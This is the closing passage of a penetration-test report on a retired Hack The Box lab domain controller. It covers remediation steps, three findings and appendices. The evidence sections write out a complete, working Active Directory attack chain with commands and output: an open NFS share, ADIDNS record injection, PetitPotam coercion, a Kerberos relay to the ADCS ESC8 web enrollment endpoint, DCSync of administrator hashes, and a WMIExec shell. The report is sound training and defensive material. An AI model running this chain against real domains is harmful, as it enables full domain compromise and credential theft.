- Restrict ADIDNS record creation to designated DNS administrator accounts. The default permission that allows any authenticated domain user to create DNS records enables the rogue DNS component of this attack chain. Remove the `Authenticated Users: Create Child` permission from the MicrosoftDNS container in Active Directory and restrict record creation to DNS admins only. Monitor for DNS record creation events (Event ID 5137) and alert on records created by non-DNS-admin accounts.
- Disable or restrict the PetitPotam coercion path. Microsoft provides patches that add an authentication check to the EFS RPC interface used by PetitPotam. Ensure KB5005413 (or later equivalent) is applied. Additionally, consider blocking outbound SMB (TCP 445) from domain controllers to non-authorised management hosts at the host firewall to prevent coerced authentication from reaching attacker-controlled infrastructure.
- Review what sensitive files are stored in any NFS or SMB shares. Images, PDFs, and other non-text files shared for business purposes should be audited for embedded sensitive information including visible credentials, internal IP addresses, and system configuration details.

6.3 Long Term

LONG TERM REMEDIATION:

- Conduct a full ADCS audit using Certipy or the PKI Health Tool to identify any additional ESC conditions present in the environment. ESC8 is one of several ADCS misconfigurations (ESC1

through ESC11+) that can lead to privilege escalation. Remediation of ESC8 alone does not address any additional template-level or CA-level issues that may exist.
- Implement a credential management policy prohibiting the storage of passwords in plaintext in shared files, images, or documents. Enforce a password manager deployment across all accounts. Onboarding workflows that distribute initial credentials via shared files or written notes should be replaced with a secure provisioning process.
- Monitor for Kerberos relay indicators including unusual service ticket requests to HTTP SPNs from machine accounts and unexpected certificate enrollments for machine accounts via the web enrollment endpoint. These events would have indicated the relay attack during execution.

7 Technical Findings Details

1. ADCS Certificate Authority Vulnerable to ESC8 — Kerberos Relay via Rogue DNS Achieves Full Domain Compromise - Critical

CWE	CWE-295 - Improper Certificate Validation
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The Active Directory Certificate Services CA on DC-JPQ225 is vulnerable to ESC8: the ADCS HTTP web enrollment endpoint (`/certsrv/certfnsh.asp`) accepts certificate requests relayed from coerced authentication without Extended Protection for Authentication (EPA). Because NTLM was disabled, the standard NTLM relay path was not viable. Instead, a Kerberos relay was executed using `krbrelayx`: a rogue DNS record pointed a crafted hostname at the attacker, PetitPotam coerced the DC to authenticate outbound to that hostname, and `krbrelayx` relayed the Kerberos ticket to the ADCS enrollment endpoint. A DomainController template certificate was issued for `DC-JPQ225$`. Authenticating with that certificate yielded the DC machine account NT hash and a Kerberos TGT with DCSync rights, enabling full domain compromise.
Impact	Full domain compromise. The DC machine account certificate was used to DCSync the administrator NT hash via impacket-secretsdump. WMIExec with the administrator hash delivered a full administrative shell on the domain controller with access to both flags.
Affected Component	• ADCS HTTP enrollment endpoint — http://dc-jpq225.cicada.vl/certsrv/ (ESC8, no EPA) • DomainController certificate template — issuable via relay to machine account
Remediation	Enable Extended Protection for Authentication (EPA) on the ADCS web enrollment endpoint in IIS. EPA binds the authentication to the TLS channel, preventing a third party from relaying a captured Kerberos or NTLM token to the enrollment endpoint. This is the primary and most effective mitigation for ESC8. Steps to enable EPA: 1. Open IIS Manager on the CA server 2. Navigate to the `CertSrv` application 3. Open `Authentication` → `Windows Authentication` → `Advanced Settings` 4. Set `Extended Protection` to `Required` Additionally, disable the plain HTTP endpoint and require HTTPS for all enrollment requests, as relay over HTTPS with EPA is significantly more difficult. Disable the PetitPotam coercion path by applying the relevant Microsoft patches and blocking outbound SMB (TCP 445) from domain controllers to non-authorised hosts at the firewall.

References	• https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation • https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4042-4cc1-82af-9efa9a13ae95 • https://github.com/dirkjanm/krbrelayx

Finding Evidence

Certipy confirmed ESC8 on the CA:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/vulncicada]
└─$ certipy-ad find -u Rosie.Powell@cicada.vl -p 'Cicada123' -target DC-JPQ225.cicada.vl -k -text -stdout -vulnerable
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[!] KRB5CCNAME environment variable not set
[!] DNS resolution failed: The DNS query name does not exist: DC-JPQ225.cicada.vl.
[!] Use -debug to print a stacktrace
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'cicada-DC-JPQ225-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'cicada-DC-JPQ225-CA'
[*] Checking web enrollment for CA 'cicada-DC-JPQ225-CA' @ 'DC-JPQ225.cicada.vl'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : cicada-DC-JPQ225-CA
    DNS Name                            : DC-JPQ225.cicada.vl
    Certificate Subject                 : CN=cicada-DC-JPQ225-CA, DC=cicada, DC=vl
    Certificate Serial Number           : 708A8195B73213BD4AF2FB861EAFC691
    Certificate Validity Start          : 2026-06-07 22:15:53+00:00
    Certificate Validity End            : 2526-06-07 22:25:53+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CICADA.VL\Administrators
      Access Rights
        ManageCa                        : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        ManageCertificates              : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        Enroll                          : CICADA.VL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
Certificate Templates                   : [!] Could not find any certificate templates
```

ESC8: NTLM Relay to AD CS Web Enrollment

1. **Description**

ESC8 describes a privilege escalation vector where an attacker performs an NTLM relay attack against an AD CS HTTP-based enrollment endpoint. These web-based interfaces provide alternative methods for users and computers to request certificates. The primary targets for this attack are:

- The traditional Web Enrollment pages (typically accessible via `http://<ca_server>/certsrv/` or `https://<ca_server>/certsrv/`).
- The Certificate Enrollment Web Service (CES) and Certificate Enrollment Policy Web Service (CEP), which offer more modern, RPC/HTTPS-based enrollment methods.

Important Note on Certipy's Current Support: Certipy's `relay` command, when used for ESC8, specifically targets the classic Web Enrollment service, particularly the `/certsrv/certfnsh.asp` endpoint. It does not currently support relaying to CES or CEP endpoints for certificate enrollment, as these services often use different authentication mechanisms or enrollment protocols (like WS-Trust) that are not targeted by this specific NTLM relay module in Certipy.

The vulnerability exists if these AD CS HTTP(S) web services are configured under the following conditions:

- **Accept NTLM Authentication:** The web server hosting these services (typically IIS on the CA server or a dedicated web enrollment server) allows NTLM authentication. This is often a default configuration in Windows environments.
- **Lack NTLM Protections:** The service does **not** enforce NTLM relay protections such as Extended Protection for Authentication (EPA), also known as Channel Binding. Simply using HTTPS is **insufficient** to prevent NTLM relay if EPA is not properly configured and enforced on the web server.

The attack typically proceeds as follows:

i. **Coerce Authentication:** The attacker coerces a privileged account to authenticate to a machine controlled by the attacker using NTLM. Common targets for coercion include Domain Controller machine accounts (e.g., using tools like PetitPotam or Coercer, or other RPC-based coercion techniques against MS-EFSRPC, MS-RPRN, etc.) or Domain Admin user accounts (e.g., via phishing or other social engineering that triggers an NTLM authentication).
ii. **Set up NTLM Relay:** The attacker uses an NTLM relay tool, such as Certipy's `relay` command, listening for incoming NTLM authentications.
iii. **Relay Authentication:** When the victim account authenticates to the attacker's machine, Certipy captures this incoming NTLM authentication attempt and forwards (relays) it to the vulnerable AD CS HTTP web enrollment endpoint (e.g., `https://<ca_server>/certsrv/certfnsh.asp`).
iv. **Impersonate and Request Certificate:** The AD CS web service, receiving what it believes to be a legitimate NTLM authentication from the relayed privileged account, processes subsequent enrollment requests from Certipy as that privileged account. Certipy then requests a certificate, typically specifying a template for which the relayed privileged account has enrollment rights (e.g., the "DomainController" template if a DC machine account is relayed, or the default "User" template for a user account).
v. **Obtain Certificate:** The CA issues the certificate. Certipy, acting as the intermediary, receives this certificate.
vi. **Use Certificate for Privileged Access:** The attacker can now use this certificate (e.g., in a `.pfx` file) with `certipy auth` to authenticate as the impersonated privileged account via Kerberos PKINIT, potentially leading to full domain compromise.

ESC8 often exploits default IIS configurations where NTLM is enabled and EPA is not, combined with AD CS environments where privileged accounts (like Domain Controllers for enrollment) can enroll for certain certificate templates.

krbrelayx was started targeting the ADCS enrollment endpoint. PetitPotam was triggered via NXC's coerce_plus module, causing the DC to authenticate to the rogue DNS hostname:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/vulncicada]
└─$ nxc smb DC-JPQ225.cicada.vl -u Rosie.Powell -p Cicada123 -k -M coerce_plus -o LISTENER=DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA METHOD=PetitPotam
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [*]  x64 (name:DC-JPQ225) (domain:cicada.vl) (signing:True) (SMBv1:None) (NTLM:False)
SMB         DC-JPQ225.cicada.vl 445    DC-JPQ225        [+] cicada.vl\Rosie.Powell:Cicada123
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        VULNERABLE, PetitPotam
COERCE_PLUS DC-JPQ225.cicada.vl 445    DC-JPQ225        Exploit Success, efsrpc\EfsRpcAddUsersToFile
```

krbrelayx relayed the Kerberos ticket and a DomainController certificate was issued for DC-JPQ225$:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/krbrelayx]
└─$ sudo ./krbrelayx.py -t http://dc-jpq225.cicada.vl/certsrv/certfnsh.asp --adcs --template DomainController -smb2support -v 'DC-JPQ225$'
[sudo] password for parallels:
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in attack mode to single host
[*] Running in kerberos relay mode because no credentials were specified.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server

[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.129.234.48
[*] HTTP server returned status code 200, treating as a successful login
[*] SMBD: Received connection from 10.129.234.48
[*] HTTP server returned status code 200, treating as a successful login
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] Skipping user DC-JPQ225$ since attack was already performed
[*] GOT CERTIFICATE! ID 89
[*] Writing PKCS#12 certificate to ./DC-JPQ225.pfx
[*] Certificate successfully written to file
```

Certipy authenticated with the certificate to recover the DC machine account NT hash:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/krbrelayx]
└─$ sudo certipy-ad auth -pfx DC-JPQ225.pfx -dc-ip 10.129.234.48
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN DNS Host Name: 'DC-JPQ225.cicada.vl'
[*]     Security Extension SID: 'S-1-5-21-687703393-1447795882-66098247-1000'
[*] Using principal: 'dc-jpq225$@cicada.vl'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'dc-jpq225.ccache'
[*] Wrote credential cache to 'dc-jpq225.ccache'
[*] Trying to retrieve NT hash for 'dc-jpq225$'
[*] Got hash for 'dc-jpq225$@cicada.vl': aad3b435b51404eeaad3b435b51404ee:a65952c664e9cf5de60195626edbeee3
```

The NT hash was used to DCSync the administrator hash:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/krbrelayx]
└─$ KRB5CCNAME=dc-jpq225.ccache impacket-secretsdump -k -no-pass cicada.vl/dc-jpq225\$@dc-jpq225.cicada.vl -just-dc-user administrator
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:85a0da53871a9d56b6cd05deda3a5e87:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f9181ec2240a0d172816f3b5a185b6e3e0ba773eae2c93a581d9415347153e1a
Administrator:aes128-cts-hmac-sha1-96:926e5da4d5cd0be6e1cea21769bb35a4
Administrator:des-cbc-md5:fd2a29621f3e7604
[*] Cleaning up...
```

WMIExec delivered a full administrator shell and both flags were retrieved:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/krbrelayx]
└─$ export KRB5CCNAME=administrator.ccache

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/krbrelayx]
└─$ impacket-wmiexec cicada.vl/administrator@dc-jpq225.cicada.vl -k -hashes :85a0da53871a9d56b6cd05deda3a5e87
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
cicada\administrator
```

```
 Directory of C:\users\administrator\Desktop

04/10/2025  11:00 PM    <DIR>          .
09/13/2024  09:10 AM    <DIR>          ..
09/15/2024  06:26 AM             2,304 Microsoft Edge.lnk
06/07/2026  03:20 PM                34 root.txt
06/07/2026  03:20 PM                34 user.txt
               3 File(s)          2,372 bytes
               2 Dir(s)   3,462,565,888 bytes free

C:\users\administrator\Desktop>type user.txt
3aef2218e65465f860e1e152dfb8141d

C:\users\administrator\Desktop>type root.txt
28442a52df526432776953ab2cf7e2ae
```

2. NFS Share Exported Without Access Control Exposes User Profiles and Plaintext Credentials - High

CWE	CWE-284 - Improper Access Control
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The NFS export `/profiles` on the domain controller is accessible to everyone — no authentication or host restriction is configured. The share contains user profile directories including files belonging to domain accounts. One directory (`Rosie.Powell`) contained a PNG image of a desk with a post-it note clearly visible in the photograph displaying the password `Cicada123`. These credentials authenticated via Kerberos and provided the starting point for the full domain compromise chain.
Impact	Recovery of plaintext credentials for the `Rosie.Powell` domain account without authentication. These credentials enabled SMB share enumeration, ADCS configuration discovery, ESC8 exploitation, and ultimately full domain compromise.
Affected Component	NFS /profiles — exported to everyone, no host restriction, no authentication
Remediation	Remove the NFS share from the domain controller. User profile data should not be stored on or served from domain controllers. If NFS hosting is an operational requirement, restrict the export to specific authorised client IP ranges using `/etc/exports` host restrictions, and enable Kerberos authentication for NFS (`sec=krb5`) so unauthenticated mounts are refused. Additionally, enforce a policy prohibiting the documentation or storage of passwords in images, documents, or any file that could be placed on a network share. All accounts whose credentials were potentially exposed via this share should have their passwords rotated.
References	https://www.stigviewer.com/stig/windows_server_2019/2021-03-05/finding/V-92975

Finding Evidence

NFS exports were enumerated with `showmount`, confirming `/profiles` was accessible to all clients:


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/NMAP]
└─$ showmount -e cicada.vl
Export list for cicada.vl:
/profiles (everyone)
```


The share was mounted without credentials and its contents enumerated:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/NMAP]
└─$ sudo mount -t nfs -o rw cicada.vl:/profiles /mnt

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/NMAP]
└─$ ls /mnt
Administrator  Daniel.Marshall  Debra.Wright  Jane.Carter  Jordan.Francis  Joyce.Andrews  Katie.Ward  Megan.Simpson  Richard.Gibbons  Rosie.Powell  Shirley.West
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/…/HTB_Boxes/retired/vulncicada/NMAP]
└─$ tree /mnt
/mnt
├── Administrator
│   ├── Documents  [error opening dir]
│   └── vacation.png
├── Daniel.Marshall
├── Debra.Wright
├── Jane.Carter
├── Jordan.Francis
├── Joyce.Andrews
├── Katie.Ward
├── Megan.Simpson
├── Richard.Gibbons
├── Rosie.Powell
│   ├── Documents  [error opening dir]
│   └── marketing.png
└── Shirley.West

14 directories, 2 files
```

An image file in `Rosie.Powell`'s directory contained a visible post-it note with the password `Cicada123`:




100%
marketing.png
Cicada123

3. Authenticated Domain Users Can Inject ADIDNS Records Enabling Kerberos Relay Attacks - Medium

CWE	CWE-284 - Improper Access Control
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N
Root Cause	Active Directory Integrated DNS allows any authenticated domain user to create DNS A records in the zone by default. Using `Rosie.Powell`'s credentials, a rogue DNS record was injected pointing a crafted hostname at the attacker's machine. This record was required to direct coerced DC authentication through the `krbrelay x` listener for the ESC8 Kerberos relay attack. Without the ability to inject this DNS record, the Kerberos relay path would require an existing resolvable hostname controlled by the attacker.
Impact	Enabled the Kerberos relay component of the ESC8 attack chain. The injected DNS record caused the domain controller to authenticate outbound to the attacker's machine, where the Kerberos ticket was relayed to the ADCS enrollment endpoint.
Affected Component	cicada.vl ADIDNS — authenticated users can create arbitrary DNS records by default
Remediation	Remove the default ADIDNS record creation right from `Authenticated Users`. Restrict DNS record creation to designated DNS administrator accounts or specific service accounts that require it. Implement monitoring for DNS record creation events (Event ID 5137 in Security log) and alert on new records created by non-administrative accounts. Consider enabling DNSSEC to make DNS record tampering detectable by resolvers.
References	https://www.netspi.com/blog/technical-blog/network-penetration-testing/adidns-revisited/

Finding Evidence

Using bloodyAD with Rosie.Powell's Kerberos credentials, a DNS A record was injected for a crafted hostname pointing to the attacker's machine:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/vulncicada]
└─$ bloodyAD -u Rosie.Powell -p Cicada123 -d cicada.vl -k --host DC-JPQ225.cicada.vl add dnsRecord DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA 10.10.16.60
[+] DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA has been successfully added
```

The crafted hostname was designed to differ from the DC's own name (defeating self-relay detection) while still resulting in a Kerberos service ticket carrying the DC machine account identity when the DC attempted to authenticate to it.

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.234.48	53	DNS	Simple DNS Plus
10.129.234.48	80	HTTP	Microsoft IIS httpd 10.0 — default page
10.129.234.48	88	Kerberos	Microsoft Windows Kerberos
10.129.234.48	111	RPC	rpcbind 1-3
10.129.234.48	135	RPC	Microsoft Windows RPC
10.129.234.48	139	NetBIOS	Microsoft Windows netbios-ssn
10.129.234.48	389	LDAP	Microsoft Windows AD LDAP (Domain: cicada.vl)
10.129.234.48	445	SMB	Microsoft SMB
10.129.234.48	636	LDAPS	Microsoft Windows AD LDAP
10.129.234.48	2049	NFS	mountd 1-3 — /profiles exported to everyone
10.129.234.48	3268	LDAP GC	Microsoft Windows AD LDAP — Global Catalog
10.129.234.48	3389	RDP	Microsoft Terminal Services
10.129.234.48	9389	mc-nmf	.NET Message Framing

A.3 Subdomain Discovery

URL	Description	Discovery Method
cicada.vl	Primary domain — DC-JPQ225	Kerberos/LDAP enumeration
dc-jpq225.cicada.vl	Domain controller	LDAP domain/hostname discovery

A.4 Exploited Hosts

Host	Scope	Method	Notes
DC-JPQ225.cicada.vl (10.129.234.48)	External	NFS unauthenticated mount → credential discovery	Rosie.Powell:Cicada123 via image post-it
DC-JPQ225.cicada.vl (10.129.234.48)	External	ESC8 + Kerberos relay via rogue DNS + PetitPotam	DC machine account certificate
DC-JPQ225.cicada.vl (10.129.234.48)	Internal	DCSync via DC$ Kerberos ticket	Administrator NT hash; full domain access

A.5 Compromised Users

Username	Type	Method	Notes
Rosie.Powell	Domain user	Plaintext password visible in NFS share image (Cicada123)	Kerberos authentication; ADCS enumeration
DC-JPQ225$	Machine account	ESC8 Kerberos relay — certificate issued via ADCS enrollment	DCSync rights
Administrator	Domain administrator	DCSync using DC machine account TGT	Full domain compromise; both flags

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
cicada.vl	ADIDNS	Remove rogue DNS A record for DC-JPQ2251UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA
cicada.vl	ADCS	Revoke the issued DC-JPQ225$ certificate from the relay attack

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	DC-JPQ225.cicada.vl	3aef2218e65465f860e1e152dfb8141d	C:\Users<user>\Desktop\user.txt	NFS → Rosie.Powell → ESC8 Kerberos relay → DCSync → WMIExec
2	DC-JPQ225.cicada.vl	28442a52df526432776953ab2cf7e2ae	C:\Users\Administrator\Desktop\root.txt	NFS → Rosie.Powell → ESC8 Kerberos relay → DCSync → WMIExec

End of Report